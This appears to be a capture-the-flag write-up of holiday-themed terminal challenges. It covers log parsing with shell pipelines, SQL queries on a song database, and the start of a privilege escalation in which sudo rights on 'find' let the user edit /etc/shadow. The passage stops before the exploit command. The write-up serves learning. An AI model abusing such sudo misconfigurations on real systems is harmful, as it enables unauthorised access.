elf@bcae415fd9af:~$ alias
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|
ed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias kill='true'
alias killall='true'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
alias pkill='true'
alias skill='true'
elf@bcae415fd9af:~$
```

For completing this task, we are rewarded with the Candycane tool to help us with the snowball challenges.


Bumbles Bounce



```
                           ._    _.
                           (_)  (_)                  <> \  / <>
                            .\::/.                   \_\/  \/_/
           .:.          _.=._\\//_.=._                  \\//
      ..   \o/   ..      '=' //\\ '='             _<>_\_\<>/_/_<>_
      :o|   |   |o:         '/::\'                 <> / /<>\ \ <>
       ~ '. ' .' ~         (_)  (_)      _    _       _ //\\ _
           >O<             '      '     /_/  \_\     / /\  /\ \
       _ .' . '. _                        \\//       <> /  \ <>
      :o|   |   |o:                   /\_\\><//_/\
      ''   /o\   ''     '.|  |.'      \/ //><\\ \/
           ':'        . ~~\  /~~ .       _//\\_
jgs                   _\_._\/_._/_      \_\  /_/
                       / ' /\ ' \                   \o/
       o              ' __/  \__ '              _o/.:|:.\o_
  o    :    o         ' .'|  |'.                  .\:|:/.
    '.\'/.'                 .                 -=>>::>o<::<<=-
    :->@<-:                 :                   _ '/:|:\' _
    .'/.\'.           '.___/*\___.'              o\':|:'/o
  o    :    o           \* \ / */                   /o\
       o                 >--X--<
                        /*_/ \_*\
                      .'   \*/   '.
                            :
                            .
Minty Candycane here, I need your help straight away.
We're having an argument about browser popularity stray.
Use the supplied log file from our server in the North Pole.
Identifying the least-popular browser is your noteworthy goal.

total 28704
-rw-r--r-- 1 root root 24191488 Dec  4 17:11 access.log
-rwxr-xr-x 1 root root  5197336 Dec 11 17:31 runtoanswer
elf@4558db21e0c0:~$
```


Minty Candycane has a task for us. We need to find the least popular browser from a web server log. The file is very large with over 98,000 entries. Fortunately with the tools available to us, the task should be doable.

First we'll need to understand how the file is laid out. we run the "head" command and look at the first few lines of the logs.




```
elf@09af3e8af429:~$ head access.log
XX.YY.66.201 - - [19/Nov/2017:06:50:30 -0500] "GET /robots.txt HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.co
XX.YY.66.201 - - [19/Nov/2017:06:50:30 -0500] "GET /robots.txt HTTP/1.1" 404 5 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
XX.YY.89.151 - - [19/Nov/2017:07:13:03 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677 "-" "Slack-ImgProxy (+https://api.slack.com/robots)"
XX.YY.66.201 - - [19/Nov/2017:07:22:12 -0500] "GET / HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
XX.YY.45.77 - - [19/Nov/2017:07:43:08 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677 "-" "Slack-ImgProxy (+https://api.slack.com/robots)"
XX.YY.201.12 - - [19/Nov/2017:08:21:10 -0500] "GET /manager/html HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)"
XX.YY.218.124 - - [19/Nov/2017:08:22:09 -0500] "GET /img/common/favicon-128.png HTTP/1.1" 304 0 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
XX.YY.68.152 - - [19/Nov/2017:08:43:27 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677 "-" "Slack-ImgProxy (+https://api.slack.com/robots)"
XX.YY.236.170 - - [19/Nov/2017:08:48:39 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677 "-" "slack/2.47.0.7352 (motorola Moto G (4); Android 7.0)"
XX.YY.11.135 - - [19/Nov/2017:08:56:32 -0500] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0"
elf@09af3e8af429:~$
```

To identify the least-popular browser, we'll want to examine the contents of the user-agent field in the logs, the last entry per line. Looking at this, we can see that all the user-agents are enclosed in quotes ("). With this information we can split each line of the file using the "cut" command and use quotes (") as our delimter. This will result each line being cut into 6 separate fields with the user agent being the 6th.




```
elf@bcfe69965552:~$ head access.log | cut -d '"' -f 6
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Slack-ImgProxy (+https://api.slack.com/robots)
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Slack-ImgProxy (+https://api.slack.com/robots)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/50.0
Slack-ImgProxy (+https://api.slack.com/robots)
slack/2.47.0.7352 (motorola Moto G (4); Android 7.0)
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
```

Looking at our output, we see that there are duplicates. To fix this, we can pipe the output of our previous command to the “sort” and “uniq” commands to sort the output and remove duplicate strings. Supplying the -c (count) switch to uniq will prefix each result with a number, indicating how many times it appears in the output.




```
elf@bcfe69965552:~$ head access.log | cut -d '"' -f 6 | sort
Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
Slack-ImgProxy (+https://api.slack.com/robots)
Slack-ImgProxy (+https://api.slack.com/robots)
Slack-ImgProxy (+https://api.slack.com/robots)
slack/2.47.0.7352 (motorola Moto G (4); Android 7.0)
elf@bcfe69965552:~$ head access.log | cut -d '"' -f 6 | sort | uniq -c
      1 Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
      1 Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
      3 Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
      1 Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
      3 Slack-ImgProxy (+https://api.slack.com/robots)
      1 slack/2.47.0.7352 (motorola Moto G (4); Android 7.0)
```

The resulting output can be further piped into the sort command, this time, supplying the -n switch to sort the output numerically from least to most. Lastly, everything is piped into the head command to only return the first 10 entries. The entry we want will be the very first entry in the output, Dillo.




```
elf@bcfe69965552:~$ cat access.log | cut -d '"' -f 6 | sort | uniq -c | sort -n | head
      1 Dillo/3.0.5
      1 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36
      1 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/604.3.5 (KHTML, like Gecko)
      1 Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.89 Safari/537.1
      1 Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
      1 Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
      1 Mozilla/5.0 (X11; OpenBSD amd64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36
      1 Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
      1 Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
      1 Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0; MASMJS)
elf@bcfe69965552:~$
```



```
elf@bcfe69965552:~$ ./runtoanswer
Starting up, please wait......



Enter the name of the least popular browser in the web log: Dillo
That is the least common browser in the web log! Congratulations!
```

For completing this task, we are rewarded with the Bumper tool to help us with the snowball challenges


I don't think we're in Kansas anymore



```
                       *
                      .~'
                     O'~..
                    ~'O'~..
                   ~'O'~..~'
                  O'~..~'O'~.
                 .~'O'~..~'O'~
                ..~'O'~..~'O'~.
               .~'O'~..~'O'~..~'
              O'~..~'O'~..~'O'~..
             ~'O'~..~'O'~..~'O'~..
            ~'O'~..~'O'~..~'O'~..~'
           O'~..~'O'~..~'O'~..~'O'~.
          .~'O'~..~'O'~..~'O'~..~'O'~
         ..~'O'~..~'O'~..~'O'~..~'O'~.
        .~'O'~..~'O'~..~'O'~..~'O'~..~'
       O'~..~'O'~..~'O'~..~'O'~..~'O'~..
      ~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..
     ~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'
    O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~.
   .~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~
  ..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~.
 .~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'
O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..

Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.


total 20684
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root  5197352 Dec  7 15:10 runtoanswer
elf@7a3af2dc45d1:~$ 
```


Sugarplum Mary is looking for some help finding the most popular christmas song in a database.

We can use the sqlite3 command to open the db file. With the schema command, we see that we have 2 tables, songs and likes. The column names are displayed as well. With this information we can begin to construct SQL statements to query the database.




```
elf@9a80a8041198:~$ sqlite3 christmassongs.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .schema
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
```

Each row in the likes table corresponds to 1 like. To be able to count how many likes a song has, we need to group the contents of the likes table and count how many likes each song-id has. The output then needs to be ordered least to greatest.
This can be done with the statement:
select count(*), songid from likes group by songid order by count limit 10;



```
sqlite> select count(*), songid from likes group by songid order by count(*) desc limit 1
11325|392
2162|245
2140|265
2132|207
2129|98
2126|90
2122|33
2120|130
2117|18
2117|446
```


We can see that the song with songid 392 has 11,325 likes. We query the database once more, this time looking in the songs table to find the song with songid 392.



```
sqlite> select id, title from songs where id = 392;
392|Stairway to Heaven
```

Alternatively, we can condense the statements into a single query by joining the 2 databases together and selecting the output that we want. The query will go something like this:


SELECT count(*), likes.songid, songs.title FROM likes
LEFT JOIN songs
ON songs.id = likes.songid
GROUP BY songid
ORDER BY count(*) DESC
LIMIT 10;



```
sqlite> select count(*), likes.songid, songs.title from likes
   ...> left join songs
   ...> on songs.id = likes.songid
   ...> group by songid
   ...> order by count(*) desc
   ...> limit 10;
11325|392|Stairway to Heaven
2162|245|Joy to the World
2140|265|The Little Boy that Santa Claus Forgot
2132|207|I Farted on Santa's Lap (Now Christmas Is Gonna Stink for Me)
2129|98|Christmas Memories
2126|90|Christmas Is Now Drawing Near at Hand
2122|33|Blue Holiday
2120|130|Cold December Night
2117|18|A Baby Changes Everything
2117|446|Why Couldn't It Be Christmas Every Day?
```

In any case, we were able to find the most popular song for Sugarplum Mary, “Stairway to Heaven”
For completing this task, we are rewarded with the Portal tool to help us with the snowball challenges.


Oh Wait Maybe We Are...



```
                 \ /
               -->*<--
                 /o\
                /_\_\
               /_/_0_\
              /_o_\_\_\
             /_/_/_/_/o\
            /@\_\_\@\_\_\
           /_/_/O/_/_/_/_\
          /_\_\_\_\_\o\_\_\
         /_/0/_/_/_0_/_/@/_\
        /_\_\_\_\_\_\_\_\_\_\
       /_/o/_/_/@/_/_/o/_/0/_\
  jgs            [___]


My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.

Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_box" to complete this challenge
.
Hint: What commands can you run with sudo?
elf@f28d72531622:~$
```


Shinny Upatree needs help restoring the /etc/shadow file from backup.

Looking at th permissions of the /etc/shadow file, we can see that it’s owned by the user root and group shadow. To be able to make any modifications to this file, we need to elevate our permissions somehow to that user or group.
Using the provided hint we run the “sudo” command with the -l switch. This will list all the commands that the current user can run (under which user/group)



```
elf@c075b57351e8:~$ sudo -l
Matching Defaults entries for elf on c075b57351e8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/

User elf may run the following commands on c075b57351e8:
    (elf : shadow) NOPASSWD: /usr/bin/find
```

In the above output, we can see that our user is able to run the “sudo” command on the /usr/bin/find binary as part of the shadow group without being prompted for a password.
We can try this out by running the command
sudo -g(group) shadow /usr/bin/find
The command is succesful and we are able to run the find command as the shadow group.




```
elf@c075b57351e8:~$ sudo -g shadow /usr/bin/find
.
./.bashrc
./.bash_logout
./.profile
elf@c075b57351e8:~$
```

But how does this help us?

Well, if we are able to somehow make an operation on the /etc/shadow file using the "find" command, while it's executed under the shadow group, the changes will be accepted because of the file's ownership. Luckily, "find" has an option to do just that.

